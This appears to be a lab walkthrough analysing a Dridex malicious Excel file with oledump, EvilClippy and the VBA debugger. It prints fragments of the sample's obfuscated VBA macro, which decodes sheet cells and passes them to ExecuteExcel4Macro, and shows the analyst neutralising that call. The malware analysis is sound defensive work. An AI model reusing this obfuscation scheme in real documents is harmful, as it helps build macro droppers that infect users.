

Initially we loaded the sample in oledump `oledump.py dridex.bin`

Here in output we can see that it is not using any excel4macros deobfuscator.




```
 1:       108 '\x01CompObj'
 2:       240 '\x05DocumentSummaryInformation'
 3:       200 '\x05SummaryInformation'
 4:       115 'MBD00181FC6/\x01CompObj'
 5:       174 'MBD00181FC6/f'
 6:       110 'MBD00181FC6/i02/\x01CompObj'
 7:        40 'MBD00181FC6/i02/f'
 8:         0 'MBD00181FC6/i02/o'
 9:       110 'MBD00181FC6/i03/\x01CompObj'
10:        40 'MBD00181FC6/i03/f'
11:         0 'MBD00181FC6/i03/o'
12:       148 'MBD00181FC6/o'
13:        48 'MBD00181FC6/x'
14:     32225 'Workbook'
15:       495 '_VBA_PROJECT_CUR/PROJECT'
16:        62 '_VBA_PROJECT_CUR/PROJECTwm'
17: M    7161 '_VBA_PROJECT_CUR/VBA/Sheet1'
18: m     999 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
19:      3725 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
20:      2306 '_VBA_PROJECT_CUR/VBA/__SRP_0'
21:       487 '_VBA_PROJECT_CUR/VBA/__SRP_1'
22:      1266 '_VBA_PROJECT_CUR/VBA/__SRP_2'
23:      1012 '_VBA_PROJECT_CUR/VBA/__SRP_3'
24:       779 '_VBA_PROJECT_CUR/VBA/dir'
```

We dump the stream 17 i.e. containing macros. `oledump.py -s 17 -v dridex.bin > s17`


s17 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
s17
home > remnux > Downloads > hitb > 05_excel_dridex > s17


```
Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Attribute VB_Control = "vprint, 5, 0, MSForms, MultiPage"
Function tinaus(a As Long)
SSS = 3: nk = "": dv = 65
Dim gy As Integer
For i = 1 To a
r = 122
gy = Int((r - dv + 1) * Rnd + dv)
        Do While gy > 90 And gy < 97
          gy = Int((r - dv + 1) * Rnd + dv)
        Loop
nk = nk & chtime(gy)
Next
tinaus = nk
End Function
```

It is using normal VBA macros in order to execute Excel4macros.



```
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
For y = dl - 4 To dl
TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)

Next
ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function


Function hevoma(q, x, e, c, ak As String)
```


Here we open the sample and enable the developer tab.



Office Button

Click here to open, save, or print, and to see everything else you can do with your document.


Now we look at visual basic project, here we can note that project is unviewable.



Project Locked


Project is unviewable

We will be using EvilClippy to remove the protection.




```
 Directory of C:\Users\john\Desktop\EvilClippy-master\EvilClippy-master

06/15/2022  10:35 AM    <DIR>          .
06/15/2022  10:35 AM    <DIR>          ..
01/05/2021  12:38 AM            40,429 compression.cs
01/05/2021  12:38 AM            25,839 evilclippy.cs
06/15/2022  10:35 AM            63,488 EvilClippy.exe
01/05/2021  12:38 AM            35,149 LICENSE.md
01/05/2021  12:38 AM            60,928 OpenMcdf.dll
01/05/2021  12:38 AM            32,012 options.cs
01/05/2021  12:38 AM             6,429 README.md
01/05/2021  12:38 AM             2,409 utils.cs
               8 File(s)        266,683 bytes
               2 Dir(s)  21,884,907,520 bytes free

C:\Users\john\Desktop\EvilClippy-master\EvilClippy-master>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\john\Desktop\EvilClippy-master\EvilClippy-master>
C:\Users\john\Desktop\EvilClippy-master\EvilClippy-master>EvilClippy -uu dridex.
xls
Making the project visible...

C:\Users\john\Desktop\EvilClippy-master\EvilClippy-master>
```

Here we got the EvilClippy version of this doc.



dridex.xls	11/18/2020 3:09 PM	Microsoft Office E...	58 KB
dridex_EvilClippy.xls	6/15/2022 7:50 PM	Microsoft Office E...	58 KB


Now we again go to Developer tab -> Visual Basic.vprint_Layout will begin the execution, so here we comment it.



(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

```
ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function


Function hevoma(q, x, e, c, ak As String)
Dim cc As String
rt = "$"

cc = c: ii = "&": v = "'"

ge = ";": hevoma = blasview(rt, e, ii, ak, blasview(ge, q, v, x, cc))
End Function
Function blasview(ten, mo, verg, smj, pdfs As String)
jio = "ok"
blasview = Replace(pdfs, ten, mo): blasview = Replace(blasview, verg, smj)
End Function
Private Sub vprint_Layout(ByVal Index As Long)
'Aready = 9: readyToPreview
End Sub
Function km(k As String)
pim = 9
km = StrConv(k, vbFromUnicode)
```


We also comment out ExecuteExcel4Macro.



(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

```
For y = dl - 4 To dl
'TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)

Next
ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function


Function hevoma(q, x, e, c, ak As String)
Dim cc As String
rt = "$"

cc = c: ii = "&": v = "'"

ge = ";": hevoma = blasview(rt, e, ii, ak, blasview(ge, q, v, x, cc))
End Function
Function blasview(ten, mo, verg, smj, pdfs As String)
jio = "ok"
blasview = Replace(pdfs, ten, mo): blasview = Replace(blasview, verg, smj)
End Function
Private Sub vprint_Layout(ByVal Index As Long)
'Aready = 9: readyToPreview
```

Now save the file.



Microsoft Office Excel - Compatibility Checker


The following features in this workbook are not supported by earlier versions of Excel. These features may be lost or degraded when you save this workbook in an earlier file format. Click Continue to save the workbook anyway. To keep all of your features, click Cancel, and then save the file in one of the new file formats.

Summary	Number of occurrences
Significant loss of functionality	
Uninitialized ActiveX controls cannot be transferred to the selected file format. The controls will be lost if you continue. Location: ' '	1 Help

☑ Check compatibility when saving this workbook.

Copy to New Sheet | Continue | Cancel

Now we will enable the Macros here.



Microsoft Office Security Options

Security Alert - Macros & ActiveX

Macros & ActiveX

Macros and one or more ActiveX controls have been disabled. This active content might contain viruses or other security hazards. Do not enable this content unless you trust the source of this file.

Warning: It is not possible to determine that this content came from a trustworthy source. You should leave this content disabled unless the content provides critical functionality and you trust its source.

More information

File Path: C:\...john\Desktop\EvilClippy-master\EvilClippy-master\dridex_EvilClippy.xls

○ Help protect me from unknown content (recommended)

● Enable this content


Open the Trust Center

Process Hacker [WIN-DEC7JP8V2OC\john]

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	856			13.79 MB		Host Process f
taskeng.exe	1680			1.48 MB		Task Schedule
GoogleUpdate....	1892			1.97 MB		Google Install
GoogleCras...	1916			1.37 MB		Google Crash
GoogleCras...	1924			1.32 MB		Google Crash
svchost.exe	976			5.34 MB		Host Process f
svchost.exe	376			10.11 MB		Host Process f
spoolsv.exe	960			5.62 MB		Spooler SubSy
svchost.exe	1032			9.43 MB		Host Process f
taskhost.exe	1620			7.13 MB	WIN-DEC7JP8V2OC\johr	Host Process f
sppsvc.exe	1692			2.21 MB		Microsoft Soft
SearchIndexer.exe	1504			146 MB		Microsoft Wir
svchost.exe	784			1.57 MB		Host Process f
lsass.exe	468			3.29 MB		Local Security
lsm.exe	476			1.98 MB		Local Session
csrss.exe	372	0.54		1.75 MB		Client Server F
conhost.exe	1104			1.34 MB	WIN-DEC7JP8V2OC\johr	Console Wind
winlogon.exe	412			2.37 MB		Windows Log
explorer.exe	1108	0.13		40.02 MB	WIN-DEC7JP8V2OC\johr	Windows Expl
cmd.exe	1180			2.02 MB	WIN-DEC7JP8V2OC\johr	Windows Con
ProcessHacker.exe	928	1.60		8.2 MB	WIN-DEC7JP8V2OC\johr	Process Hacke
EXCEL.EXE	1708			14.22 MB	WIN-DEC7JP8V2OC\johr	Microsoft Offi

CPU Usage: 4.34% Physical memory: 810.6 MB (19.79%) Processes: 34


Here we set breakpoint at readyToPreview.



(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

```
minto = minto & chtime(gt + v)
Next
End Function
Function bello(o, a As String)
nm = 100
Dim sf As String
k = 1:
Do
   sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
```


Here we hit the breakpoint.




(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

```
minto = minto & chtime(gt + v)
Next
End Function
Function bello(o, a As String)
nm = 100
Dim sf As String
k = 1:
Do
   sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
```

Here go to View->Toolbars->Enable Debug(to get debuggers command like step in , step over etc.)



